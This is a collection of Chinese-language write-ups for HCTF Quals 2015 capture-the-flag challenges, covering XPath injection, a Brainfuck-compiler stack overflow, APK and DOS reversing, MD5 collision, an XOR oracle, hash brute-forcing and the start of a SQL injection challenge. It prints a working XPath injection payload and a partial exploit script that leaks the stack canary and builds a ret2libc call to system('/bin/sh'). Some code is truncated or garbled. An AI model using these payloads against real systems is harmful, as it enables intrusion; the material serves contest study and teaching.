

# HCTF Injection Writeup

7HxzZ<sup>1</sup>

## 1 题目描述

Injection

题目名称: Injection  
题目描述: 咦, 这咋是个白页

<http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php>

## 2 题目分析

访问题目 URL, 如题目所说, 只得到一个空白页面。在稍后的比赛中, 主办方放出了两个 Hint:

1. `user=user1`
2. XML/XPath 注入

构造 URL `http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php?user=user1` 并访问, 页面显示 `0: user1`, 说明存在检索操作, 也暗示了注入漏洞存在的可能。

## 3 弱点分析

根据文档 [1] 的提示, 网站上可能存在如代码片段1所示的 XML 数据文件:

```
1 <users>
2   <user>user1</user>
3   <!-- ... -->
4 </users>
```

图 1: 一个假想的 XML 数据文件

网站后台可能会使用代码如代码片段2所示的代码来进行数据检索:

```
1 /users/user['<http_param>']
```

图 2: 一个假想的 XPath 查询

如果后台程序没有对 `<http_param>` 进行检查就使用的话, 就可能造成 XPath 注入

## 4 弱点利用

根据文档 [1] 的提示，XPath 支持通配符查询以及选取若干路径的操作，我们利用思路如下：

1. 闭合原程序中的查询路径
2. 使用 | 操作符引入一条新的路径选取，该路径使用通配符查询所有的记录
3. 使用 | 操作符引入一条新的路径选取，该路径用于闭合原路径剩下的']'

我们构造的完整 URL 如代码片段4所示：

```
1 http://120.26.93.115:24317/0311d4a262979e312e1d4d2556581509/index.php?user=']  
   ↪ | /**| /**['
```

图 3: 构造的利用代码

## 5 攻击结果

提交构造好的 URL，得到如代码片段??所示结果，FLAG 即为 `hctf{Dd0g_fac3_t0_k3yboard233}`：

```
1 0:  
2 1:  
3 2: user1  
4 3: KEY:1  
5 4: user2  
6 5: KEY:2  
7 6: user3  
8 7: KEY:3  
9 8: user4  
10 9: KEY:4  
11 10: user5  
12 11: KEY:5  
13 12: user6  
14 13: KEY:6  
15 14: user7  
16 15: KEY:7  
17 16: user8  
18 17: KEY:8  
19 18: user9  
20 19: KEY:9  
21 20:  
22 21: hctf  
23 22: hctf{Dd0g_fac3_t0_k3yboard233}
```

图 4: 攻击的结果

## 参考文献

[1] XPath 语法 - W3CSchool [http://www.w3school.com.cn/xpath/xpath\\_syntax.asp](http://www.w3school.com.cn/xpath/xpath_syntax.asp)

# HCTF Brainfuck Writeup

7HxzZ<sup>1</sup>

## 1 题目描述

```
BrainFuck  
题目名称: BrainFuck  
题目描述: Fuck!! BrainFuck!!  
  
nc 120.55.86.95 22222  
http://120.26.60.159/pwn2/pwn2  
http://120.26.60.159/libc/libc.so.64
```

## 2 题目分析

Brainfuck 一题最初貌似是一道“堆溢出”的题目，后期主办方声称“连出题人自己都无法解出该题”，因此对本题做出了修改。新版本的 Brainfuck 题目考察的知识点是栈溢出。

将二进制放入 IDA 分析，得到下面的反编译代码：

仅阅读和分析 `main()` 函数，我们做出如下猜测和结论：

1. 指针 `ptr` 不存在溢出漏洞，因为 `for` 循环已经限制了最大字节；
2. 当输入遇到字符‘q’时，停止读入，调用 `toCode()` 函数处理输入；
3. 每次读入输入字节，会做 Brainfuck 词法规则检查输入是否位合法字符 [1]；
4. 调用 GCC 编译生成的源文件 `brainFuckCode.c`，注意，GCC 默认会关掉目标程序的栈执行；
5. 调用 `system()` 函数执行编译好的程序，如果二进制文件 `pwn2` 没有明显的可利用漏洞，那么攻击的目标就应该是 `brainFuckCode` 程序；

考虑翻译函数 `toCode()`，该函数用于将用户的输入（Brainfuck 语言源码）翻译为 C 语言代码，其关键代码如代码片段2所示。

其中，`stdCode` 是每次写入的标准头代码，相关数据如代码片段3所示：

## 3 弱点分析

审查代码清单3中的数据，我们可以发现，目标程序（`brainFuckCode`）的 `main()` 函数开辟了一段 `0x200` 大小的缓冲区，并且，Brainfuck 语言（即本题中翻译出的对应 C 语言代码）拥有操作指针的能力，这就给我们施展栈溢出提供了想象的空间。

虽然，目标程序本身并没有对栈边界做检查，但 GCC 默认开启了 Stack Smashing Detection，引入了一个叫做金丝雀（Canary）的值，用于在运行时检查堆栈内容是否溢出。因此本题的一个难点就是要如何绕过堆保护。

---

```
1  __int64 main()
2  {
3      char v1; // [sp+13h] [bp-Dh]@2
4      signed int i; // [sp+14h] [bp-Ch]@1
5      void *ptr; // [sp+18h] [bp-8h]@1
6
7      setbuf(stdout, 0LL);
8      setbuf(stdin, 0LL);
9      ptr = malloc(0x100uLL);
10     for ( i = 0; i <= 255; ++i )
11     {
12         v1 = getchar();
13         if ( v1 == 113 )
14         {
15             *((_BYTE *)ptr + i) = 0;
16             break;
17         }
18         if ( v1 != 46 && v1 != 44 && v1 != 91 && v1 != 93 && v1 != 45 && v1 !=
↪ 43 && v1 != 62 && v1 != 60 )
19         {
20             puts("some thing wrong");
21             exit(0);
22         }
23         *((_BYTE *)ptr + i) = v1;
24     }
25     if ( sub_4009CA(ptr, 0LL) )
26         puts("some thing wrong");
27     if ( system("gcc brainFuckCode.c -o brainFuckCode") )
28     {
29         remove("brainFuckCode.c");
30         puts("some thing wrong");
31         exit(0);
32     }
33     remove("brainFuckCode.c");
34     system("./brainFuckCode");
35     remove("brainFuckCode");
36     free(ptr);
37     return 0LL;
38 }
```

---

图 1: main() 函数

---

```

1  signed __int64 __fastcall toCode(__int64 a1)
2  {
3      // ...
4
5      stream = fopen("brainFuckCode.c", "w+");
6      if ( stream )
7      {
8          fputs(stdCode, stream);
9          for ( i = 0; *(_BYTE *)(i + a1); ++i )
10         {
11             v2 = *(_BYTE *)(i + a1) - 43;
12             if ( (unsigned int)v2 <= 0x32 )
13                 JUMPOUT(__CS__, *(&off_400D08 + (unsigned int)v2));
14         }
15         result = fclose(stream);
16     }
17
18     // ...
19 }

```

---

图 2: toCode() 函数主要代码

---

```


1  400BC8 aPtr_0          db ' ++ptr; ',0
2  400BD1 aPtr_1          db ' --ptr; ',0
3  400BDA aPtr           db ' ++*ptr; ',0
4  400BE4 aPtr_2          db ' --*ptr; ',0
5  400BEE aPucharPtr      db ' putchar(*ptr); ',0
6  400BFF aPtrGetchar     db ' *ptr =getchar(); ',0
7  400BFF
8  400C12 aWhilePtr       db ' while (*ptr) { ',0
9  400C23 asc_400C23      db ' } ',0
10 400C27                align 8
11 400C28 aIncludeStdio_h db '#include <stdio.h>',0Ah
12 400C28
13 400C28                db ' #include <stdlib.h> ',0Ah
14 400C28                db ' int main(void) {' ,9,'setbuf(stdin,0); char
   ↪ code[0x200]; char *pt'
15 400C28                db 'r = code; ',0Ah,0

```

---

图 3: stdCode 的大致内容

经过分析，我们得到



4 弱点利用

参考文献

[1] Brainfuck - Wikipedia, <https://en.wikipedia.org/wiki/Brainfuck>  
[2] Stack buffer overflow - Wikipedia, [https://en.wikipedia.org/wiki/Stack\\_buffer\\_overflow](https://en.wikipedia.org/wiki/Stack_buffer_overflow)

---

```

1  #!/usr/bin/env python
2
3  from zio import *
4  import time
5
6  io = zio(('120.55.86.95', 22222))
7
8  # Some instructions used in our exploit, organized in a more easy-to-read
   ↪ way
9  ins = {
10     'write_and_pass':      '[>]',
11     'read_plus_and_print': ',,+.+',
12     'bypass_canary':      '.,>.,>.,>.,>.,>.,>.,>.',
13     'get_ret':             '.,>.,>.,>.,>.,>.',
14     'pass8':               '>>>>>>>>',
15     'write8':              ',>,>,>,>,>,>,>,>.',
16     'back8':               '<<<<<<<<<',
17 }
18
19 def calc_addr(ret):
20     binsh = ret + 0x15ae16    # ref to /bin/sh
21     system = ret + 0x2477b    # system() function
22     gadget = ret + 0xc55      # 'pop rdi; ret'
23     return (binsh, system, gadget)
24
25 # welcome information
26 io.writeline("6f78f333c8d330c8726d510efc28d9a1")
27 io.readline()
28 io.readline()
29
30 payload = ins['write_and_pass']
31 payload += ins['bypass_canary']
32 payload += ins['pass8']
33 payload += ins['get_ret']
34 payload += ins['back8']
35 payload += ins['write8']
36 payload += ins['write8']
37 payload += ins['write8']
38
39 payload += ']' # the } of c code
40 payload += 'q' # finish Brainfuck code editing
41
42 io.write(payload)
43
44 # Wait for compile the program
45 time.sleep(5)
46
47 # Begin to bypass empty stack 0x200 + 0x8 <- a magic number
48 io.write('A' * 0x208 + "\x00")
49
50 # Begin to bypass canary
51 for i in range(0, 8):
52     io.write(io.read(1))
53
54 # Begin to bypass EBP
55 # We use pass8 in new version to bypass EBP instead of use write_and_pass
56 # instruction for 8 times
57
58 # Begin to read RET
59 ret = 164(io.read(8))
60
61 # Calculate some critical address

```

# HCTF Quals 2015 Writeup

## 404

访问题目页面发现得到一个 404 Not Found，页面源码看不到任何问题，看 URL，发现题目 URL 是 <http://120.26.93.115:12340/3d9d48dc016f0417558ff26d82ec13cc/web1.php> 浏览器地址栏中的是

<http://120.26.93.115:12340/3d9d48dc016f0417558ff26d82ec13cc/web1.php>

从大写字母 I 变成了小写字母 l，页面被重定向了。

用 Wireshark 抓包，再次访问题目，发现了一个 302 的 HTTP 包，flag 就在包里：

```
+ HTTP/1.1 302 Moved Temporarily\r\n
  Server: nginx\r\n
  Date: Sun, 06 Dec 2015 18:07:15 GMT\r\n
  Content-Type: text/html; charset=UTF-8\r\n
  Transfer-Encoding: chunked\r\n
  Connection: keep-alive\r\n
  X-Powered-By: PHP/5.6.14\r\n
  location: ./web1.php\r\n
  flag: hctf{w3lcome_t0_hc7f_f4f4f4}\r\n
  \r\n
```

flag: hctf{w3lcome\_to\_hc7f\_f4f4f4}

## Andy

题目是个 APK 程序，下载完成后使用 jeb 分析，发现包结构很简单：

```
└─ andrew.hduisa.com.andy
   ├─ BuildConfig
   ├─ Classical
   ├─ Encrypt
   ├─ MainActivity
   ├─ Make
   ├─ R
   └─ Reverse
└─ android.support
└─ org.apache.commons.codec
```

直接进 MainActivity，发现其将输入放入 Make 类做处理，结果与一串字符串相比较：



```

protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    this setContentView(2130968600);
    this.etInput = this.findViewById(2131492941);
    this.btnClick = this.findViewById(2131492942);
    this.btnClick.setOnClickListener(new View.OnClickListener() {
        public void onClick(View v) {
            MainActivity.this.input = MainActivity.this.etInput.getText().toString();
            MainActivity.this.make = new Make(MainActivity.this.input);
            if(MainActivity.this.make.and().equals("SRlhb70YZHKv1TrNrt08F=DX3cdD3txmg")) {
                Toast.makeText(MainActivity.this, "You get the flag!", 1).show();
            }
            else {
                Toast.makeText(MainActivity.this, "Sorry", 0).show();
            }
        }
    });
}

```

跟进 Make 类分析，发现处理方式为输入 str+"hdu1s8"后翻转，进行 base64 加密后进行了一次置换，于是写出一个反向处理的 python 脚本进行破解，发现脚本在执行 base64 解密的时候抛出 Incorrect Padding 异常，检查反向置换后的字符串发现有 35 位，待比较的结果串有 33 位。检查置换表，发现 array1 中小写字母 l 和大写字母 R 均对应 array2 中的 O，array2 中 x 和 m 均对应 array1 中的 E，去掉代码中字符串里的 m，写 python 脚本进行反向操作得出结果。

```

str1 =
["0","1","2","3","4","5","6","7","8","9","a","b","c","d","e","f","g","h","i","j","k","l","m","n","o","p",
,"q","r","s","t","u","v","w","x","y","z","=","A","B","C","D","E","F","G","H","I","J","K","L","M","E",
,"O","P","Q","R","S","T","U","V","W","X","Y","Z"]

```

```

str2 =
["W","p","X","4","5","B","q","A","6","a","V","3","r","b","U","s","E","d","C","c","D","o","t","T","Y",
,"v","9","Q","2","e","8","P","f","h","J","N","g","u","K","k","H","x","L","w","R","l","j","i","y","l","m",
,"S","M","1","0","O","n","2","G","7","=","F","Z"]

```

```

string = "SRlhb70YZHKv1TrNrt08F=DX3cdD3txg"
rev = ""

```

```

for ch in string:
    for i in xrange(len(str2)):
        if ch == str2[i]:
            rev += str1[i]

```

```

print rev.decode('base64')[::-1][:-6]

```

flag: and8n6yandr3w2i0d

## 复古的程序

下载完成后用 IDA 进行分析，发现是个 DOS 程序，无法在 windows 环境下运行，静态分析代码，在入口处有第一个加密，将 0x0B6 到 0x334 处的数据从高地址往低地址两两异或：

```
093 public start
093 start:
093     mov     ax, seg dseg
096     mov     ds, ax
098     mov     ss, ax
09A     mov     sp, 336h
09D     sub     sp, 2
0A0     mov     bp, sp
0A2
0A2 loc_100A2:
0A2     mov     ax, [bp+0]
0A5     xor     [bp-2], ax
0A8     sub     bp, 2
0AB     sub     sp, 2
0AE     cmp     bp, 0B6h ; '
0B2     jz      short loc_100B6
0B4     jmp     short loc_100A2
0B6 ; -----
0B6
0B6 loc_100B6:
0B6
```

解码后继续分析，发现仍然是对程序本身的部分代码进行加密，只不过先逐字节异或 0x17 后进行 base64 编码，再次对 0x337 至 0x4BE 处代码进行解码，获得一块代码块。对这块代码块进行分析，发现其调用 int 21 中断获取输入，对输入进行处理后与 EIBMVNofl]s]ENAHvXkHbu5@7iBCiC} 进行比较，对该字符串进行反向处理，获得 flag

```
s='EIBMVNofl]s]ENAHvXkHbu5@7iBCiC}'
a1=s[:16]
a2=s[16:]
ts=""
for i in range(16):
    ts+=a1[i]+a2[i]
ss=ts
tl=[0]*32
for i in range(16):
    tl[i]=ord(ss[i+16])^0x7
    tl[i+16]=ord(ss[i])^0xc
res="".join(map(chr,tl))
print res.decode('base64')
```

flag: hctf{Dd0g 1s 1350 d0gs!}

## 福利（萌新不要点啊!）

点开题目发现是一堆六十四卦组成的图案，将空白处设为 0，其他部分按照六十四卦顺序排列，得到一堆数字。

脚本：

```
import Image
```

```
dict = {  
'111111':1,  
'000000':2,  
'100000':23,  
'010000':8,  
'110000':20,  
'001000':16,  
'101000':35,  
'011000':45,  
'111000':12,  
'000100':15,  
'100100':52,  
'010100':39,  
'110100':53,  
'001100':62,  
'101100':56,  
'011100':31,  
'111100':33,  
'000010':7,  
'100010':4,  
'010010':29,  
'110010':59,  
'001010':40,  
'101010':64,  
'011010':47,  
'111010':6,  
'000110':46,  
'100110':18,  
'010110':48,  
'110110':57,  
'001110':32,  
'101110':50,  
'011110':28,  
'111110':44,  
'000001':24,  
'100001':27,
```

```

'010001':3,
'110001':42,
'001001':51,
'101001':21,
'011001':17,
'111001':25,
'000101':36,
'100101':22,
'010101':63,
'110101':37,
'001101':55,
'101101':30,
'011101':49,
'111101':13,
'000011':19,
'100011':41,
'010011':60,
'110011':61,
'001011':54,
'101011':38,
'011011':58,
'111011':10,
'000111':11,
'100111':26,
'010111':5,
'110111':9,
'001111':34,
'101111':14,
'011111':43
}

```

```

def wrt(seq):
    if seq[80*6+20][0] != 0:
        return '0'
    string = ''
    if seq[40+5*80][0] == 0:
        string += '1'
    else:
        string += '0'

    if seq[40+(5+14)*80][0] == 0:
        string += '1'
    else:
        string += '0'

```

```

if seq[40+(5+14*2)*80][0] == 0:
    string += '1'
else:
    string += '0'

if seq[40+(5+14*3)*80][0] == 0:
    string += '1'
else:
    string += '0'

if seq[40+(5+14*4)*80][0] == 0:
    string += '1'
else:
    string += '0'

if seq[40+(5+14*5)*80][0] == 0:
    string += '1'
else:
    string += '0'

#print string, dict[string]
return str(dict[string])

im = Image.open("flag.png")

f = open('data.txt', 'w')
#80*80

i = 0
j = 0
while j < 283:
    while i < 20:
        bt = (10+80*i, 10+80*j, 90+80*i, 90+80*j)
        rt = im.crop(bt)
        i += 1
        f.write(wrt(rt.getdata()))
        f.write(' ')
    j += 1
    i = 0
    f.write('\n')

```

发现数字范围在 0-26 之间，猜测其与英文字母表对应，转换为英文字母并将 0 处理为空格后进行单表置换，发现是双城记英文原文的一部分。将其与正确的英文原版比较，发现缺少了所有标点符号，原文中的大写字母全部变成小写。用 010editor 逐个观察不同点，发现 flag: hctf baguaisinterestingduiba

fuck ===

打开题目发现是求 MD5 碰撞。由于使用了===来判断，只能上硬的了。好在有 fastcoll，能直接生成两个 MD5 碰撞的文件。url 编码后提交即可。

```
http://120.26.93.115:18476/eff52083c4d43ad45cc8d6cd17ba13a1/index.php?a=%4E%3E%33%54%73%FC%C5%30%5F%D6%7D%AE%D1%0A%82%CE%2B%38%77%A0%F5%EF%3D%D1%26%7A%84%2A%0C%A4%B5%E6%4D%1B%0F%EB%DE%81%54%DC%07%1E%72%63%34%1C%6B%D1%A3%CC%73%4D%4C%A4%6E%9B%62%D9%79%82%AB%0C%57%1A%E6%1A%04%27%70%4E%6F%25%A8%B1%FE%E5%08%37%C4%AB%85%35%03%94%09%5F%B5%DB%1E%45%28%07%D0%B7%A1%9D%BD%3F%73%62%B7%15%10%65%B6%89%CD%81%91%E0%82%1D%F1%EC%BC%6A%AA%BC%53%FF%68%99%E0%66%2F%A4%A1%78&b=%4E%3E%33%54%73%FC%C5%30%5F%D6%7D%AE%D1%0A%82%CE%2B%38%77%20%F5%EF%3D%D1%26%7A%84%2A%0C%A4%B5%E6%4D%1B%0F%EB%DE%81%54%DC%07%1E%72%63%34%9C%6B%D1%A3%CC%73%4D%4C%A4%6E%9B%62%D9%79%02%AB%0C%57%1A%E6%1A%04%27%70%4E%6F%25%A8%B1%FE%E5%08%37%C4%AB%85%35%03%14%09%5F%B5%DB%1E%45%28%07%D0%B7%A1%9D%BD%3F%73%62%B7%15%10%65%B6%89%CD%81%91%60%82%1D%F1%EC%BC%6A%AA%BC%53%FF%68%99%E0%66%2F%A4%A1%78
```

```
if (isset($_GET['a']) and isset($_GET['b'])) {  
    if ($_GET['a'] != $_GET['b'])  
        if (md5($_GET['a']) === md5($_GET['b']))  
            die('Flag: '.$flag);  
    else  
        print 'Wrong.';
```

Flag: hctf{dd0g\_fjdk54r3wrkq7jl}

Server is done

拿到题目提交 0000 上去得到相同长度的消息。查看源码发现提示与加密后的 flag。于是开始提交与加密后的 flag 相同长度的 \x00。测试发现每次异或两段密文最后 44 字节都相同，hex 解码后得到 flag。

```
import http,urllib  
  
conn=http.HTTPConnection('133.130.108.39',7659)  
  
inp='\x00'*512  
body = urllib.urlencode({'arg': inp})  
conn.request("POST", "/8270537b1512009f6cc7834e3fd0087c/main.php", \br/>              body,{'Content-Type': 'application/x-www-form-urlencoded'})  
resp = conn.getresponse()  
res=resp.read()  
p1=res.find('Message: ')  
p2=res.find('</h2>\x0d\x0a<!--')  
p3=res.find('--></body>')  
c1=res[p1+9:p2].replace('\\x','').decode('hex')  
c2=res[p2+22:p3]  
ts=''  
for i in range(-44,0):  
    ts+=chr(ord(c1[i])^ord(c2[i]))  
print ts  
hctf{D0Y0uKnowvhw7oFxxkRCA?iGuE55UCan...Ah}
```

## 欧洲人的游戏（你是欧洲人吗？）

逆向后发现逻辑非常简单。简单的比较后得到后 10 个字符，前 10 个字符按奇偶拆分后放入两个字符串分别求散列。恩，就是简单的枚举。

```
#include <stdio>
#include <string>
#include <iostream>
using namespace std;


const char s[]="So this is a not difficult problem if you have a very good compute.But if you do not hav
const int l1[]={0x00000000,0x77073096,0xEE0E612C,0x990951BA,0x076DC419,0x706AF48F,0xE963A535,0x9E6495A3
const int l2[]={0x00000000,0xF26B8303,0xE13B70F7,0x1350F3F4,0xC79A971F,0x35F1141C,0x26A1E7E8,0xD4CA64EB

int main(){
    char a1[128];
    char a2[128];
    int k1,k2,k3,k4,k5;
    int i;
    int sum1,sum2;

    for (i=0;i<128;++i){
        a1[i]=s[i*2];
        a2[i]=s[i*2+1];
    }

    for (k1=32;k1<127;++k1){
        for (k2=32;k2<127;++k2){
            for (k3=32;k3<127;++k3){
                for (k4=32;k4<127;++k4){
                    for (k5=32;k5<127;++k5){
                        a1[0]=k1;a1[17]=k2;a1[34]=k3;a1[51]=k4;a1[68]=k5;
                        a2[8]=k1;a2[25]=k2;a2[42]=k3;a2[59]=k4;a2[76]=k5;
                        sum1=0xffffffff;
                        sum2=0xffffffff;
                        for (i=0;i<128;++i){
                            sum1 = (l1[(sum1 ^ a1[i]) & 0xff] ^ ((sum1 >> 8) & 0x00ffffff))&0xffffffff;
                            sum2 = (l2[(sum2 ^ a2[i]) & 0xff] ^ ((sum2 >> 8) & 0x00ffffff))&0xffffffff;
                        }
                        if (sum1==0xDDF7D11D)
                            printf("fund1: %c%c%c%c%c",k1,k2,k3,k4,k5);
                        if (sum2==0x383D4F01)
                            printf("fund2: %c%c%c%c%c",k1,k2,k3,k4,k5);
                    }
                }
            }
        }
    }
    puts("done");
}
```

跑了一段时间后得到第二段为 1 svr。拼接得到.1. .s.v.ry g00d1350。猜测 sv 之间为空格，于是固定 k4 为 32，再跑一遍，很快得到了第一段为 cc1 3。



## COMA WHITE

简单的逆向。获取输入后按[1, 2, 1, 1, 1, 2, 1, 1, 2, 1, 2, 2, 2, 1, 2, 1, 1, 2, 1, 2]分割，得到的 list 先后传入 f1, f2, f3 最后拼成字符串与 result 比较。测试发现 f1 为 base64 编码，f2 为删去填充的=，f3 为某 hash 算法。因为  $y=f3(f2(f1(x)))$  中的 x 长度是 1 或 2，我们可以预先求出所有 (x, y) 对，然后根据 result 逆推回 flag。

```
9115 '3533184ed12b8ab77d394a62847251e6': '\x78\x7e',
9116 'ee24daa779b5096fabfe225710d91a09': '\x79\x7e',
9117 '75b99d07a277648711a16510a6823093': '\x7a\x7e',
9118 '3cdb0dd8faabc2042e1793d248cf8076': '\x7b\x7e',
9119 '2013bae147d43664aacdcecf5969bcd8': '\x7c\x7e',
9120 'e4836e27d2cebd99d564836108602847': '\x7d\x7e',
9121 '5a5b0fe0c7ac127d9fec42d660ccb3c4': '\x7e\x7e',
9122 }
9123
9124 l=[ '7e56035a736d269ad670f312496a0846',
9125 'd681058e73d892f3a1d085766d2ee084',
9126 '6d0af56bf900c5eeb37caea737059dce',
9127 '0326a0d2fc368284408846b9902a78da',
9128 '2a6039655313bf5dab1e43523b62c374',
9129 '8041613eff4408b9268b66430cf5d9a1',
9130 '51f581937765890f2a706c77ea8af3cc',
9131 '06adbb51e161b0f829f5b36050037c6f',
9132 '3d1bc5e8d1a5a239ae77c74b44955fea',
9133 '0326a0d2fc368284408846b9902a78da',
9134 '8870253dbfea526c87a75b682aa5bbc5',
9135 '25349a3437406843e62003b61b13571d',
9136 '09eb53a8dfb5c98d741e2226a4448024',
9137 '2a6039655313bf5dab1e43523b62c374',
9138 'b81f204316b63919b12b3a1f27319f81',
9139 'af6cdb852ac107524b150b227c2886e6',
9140 '301270f6f62d064378d0f1d73a851973',
9141 '167a3b2baacd621cc223e2793b3fa9d2',
9142 '8582d13498fb14c51eba9bc3742b8c2f',
9143 'b8dd7ca5c612a233514549fa9013ef24',
9144 '2504501092bb69d0cb68071888c70cec',
9145 '7503666eb57e9ebb9a7bf931c68ac733'
9146 ]
9147 ts=''
9148 for i in l:
9149     ts+=d[i]+' '
9150 print ts
9151 print ts.replace(' ','')
```

```
A 06 3 7 0 EA 1 5 AC 7 B2 F3 C9 0 0D 2 F6 9 6 C2 F B0
A06370EA15AC7B2F3C900D2F696C2FB0
```



## Personal blog

访问主页发现响应头中存在 Server:GitHub, com。去 Github 搜索题目地址，得到该页面目录。flag 就在根目录下。Base64 解码得到 flag。

### ▼ Response Headers

Accept-Ranges: bytes  
Access-Control-Allow-Origin: \*  
Age: 27  
Cache-Control: max-age=600  
Content-Encoding: gzip  
Content-Length: 4072  
Content-Type: text/html; charset=utf-8  
Date: Mon, 07 Dec 2015 08:17:52 GMT  
Expires: Mon, 07 Dec 2015 06:49:50 GMT  
Last-Modified: Thu, 03 Dec 2015 13:01:06 GMT  
**Server: GitHub.com**  
Vary: Accept-Encoding  
Via: 1.1 varnish  
X-Cache: HIT  
X-Cache-Hits: 3  
X-Fastly-Request-ID: 25d04309858285d825aea8a6d4061c31fee9966  
X-GitHub-Request-Id: 67F5E01B:2B7F:271942F:5662215D  
X-Served-By: cache-ams4122-AMS  
X-Timer: S1449476272.564918,VS0,VE0



LoRexxar/LoRexxar.github.io – CNAME

Showing the top three matches. Last indexed 6 days ago.

1 404. hack123. pw

Branch: master ▼

LoRexxar.github.io / here is f10g.html

Find file

Copy path



LoRexxar Update here is f10g.html

0d39922 4 days ago

1 contributor

7 lines (3 sloc) 92 Bytes

Raw

Blame

History



```
1 aGN0ZntIM3hvX0Ixb2dfSXNfTm11OG1fQjFvZ30=
2
3
4 enjoy H (0.0) C (0.0) T (0.0) F!
5
6 hava fun
```

## RedefCalc(PPC)

经典的递推题。最开始为了方便用 python 写了一个，在 INSANE 的时候超时了。最后改用 C 很快就过掉了。

```

1  #include <stdio>
2  #include <iostream>
3  #include <cstdlib>
4  #include <cstring>
5
6  const int MOD=1000000007;
7  const int MAXN=1000;
8  long long f[MAXN][MAXN];
9  long long fact[MAXN];
10 long long c[MAXN][MAXN];
11
12 int n;
13 int num[MAXN];
14 char symbol[MAXN];
15
16 int deal(){
17     long long i,j,k,l,tmp;
18     memset(f,0,sizeof(f));
19     for (i=0;i<n;++i){
20         f[i][i]=num[i];
21     }
22     for (l=1;l<n;++l){
23         for (i=0;i<n-l;++i){
24             j=i+l;
25             for (k=i;k<j;++k){
26                 if (symbol[k]=='+'){
27                     tmp=f[i][k]*fact[j-k-1]+f[k+1][j]*fact[k-i];
28                 }
29                 else if(symbol[k]=='-'){
30                     tmp=f[i][k]*fact[j-k-1]-f[k+1][j]*fact[k-i];
31                 }
32                 else if(symbol[k]=='*'){
33                     tmp=f[i][k]*f[k+1][j];
34                 }
35                 else{
36                     tmp=0;
37                 }
38                 tmp%=MOD;
39                 tmp*=c[l-1][j-k-1];
40                 f[i][j]+=tmp;
41                 f[i][j]%=MOD;
42             }
43         }
44     }
45     return (f[0][n-1]+MOD)%MOD;
46 }
47
48 int main(){
49     long long i,j;
50     fact[0]=1;
51     for (i=1;i<MAXN;++i){
52         fact[i]=(fact[i-1]*i)%MOD;
53     }
54     for (i=0;i<MAXN;++i){
55         c[i][0]=c[i][i]=1;
56         for (j=1;j<i;++j){
57             c[i][j]=(c[i-1][j-1]+c[i-1][j])%MOD;
58         }
59     }
60     while (1){
61         scanf("%d",&n);
62         for (i=0;i<n;++i){
63             scanf("%d",num+i);
64         }
65         getchar();
66         for (i=0;i<n-1;++i){
67             scanf("%c",symbol+i);
68         }
69         int res=deal();
70         printf("%d\n",res);
71     }
72     return 0;
73 }

```

# MMD

题目名称: MMD

题目描述: 么么哒~


<http://120.26.93.115:12306/05e8309820953e7620a1ee47441243b6/>

分值: 200

开题金币: 200

奖励金币: 200

打开链接就是这样一个网页:



审查源码没有发现什么异常, 就是一个普通的登录表单, post 请求到 check.php。登录过去返回 nonono, 表示用户名密码错误。这多半就是一个 sql 注入题目, 于是使用特殊字符一顿狂试, 发现使用单引号'或者在最后一个位置使用转义符\会返回服务器错误, 而如果使用转义符和单引号\'就会正常返回 nonono, 说明这两个字符没有被过滤, 且存在 sql 注入漏洞。

然后想办法将原语句中的单引号闭合, 我们就可以利用这个漏洞进行我们的查询了, 然而使用 mysql 的各类注释符统统不起作用, 使用'|'1'='1 也会返回服务器错误, 无法闭合出一个正确的语句, 这让我们一时间摸不到头脑。

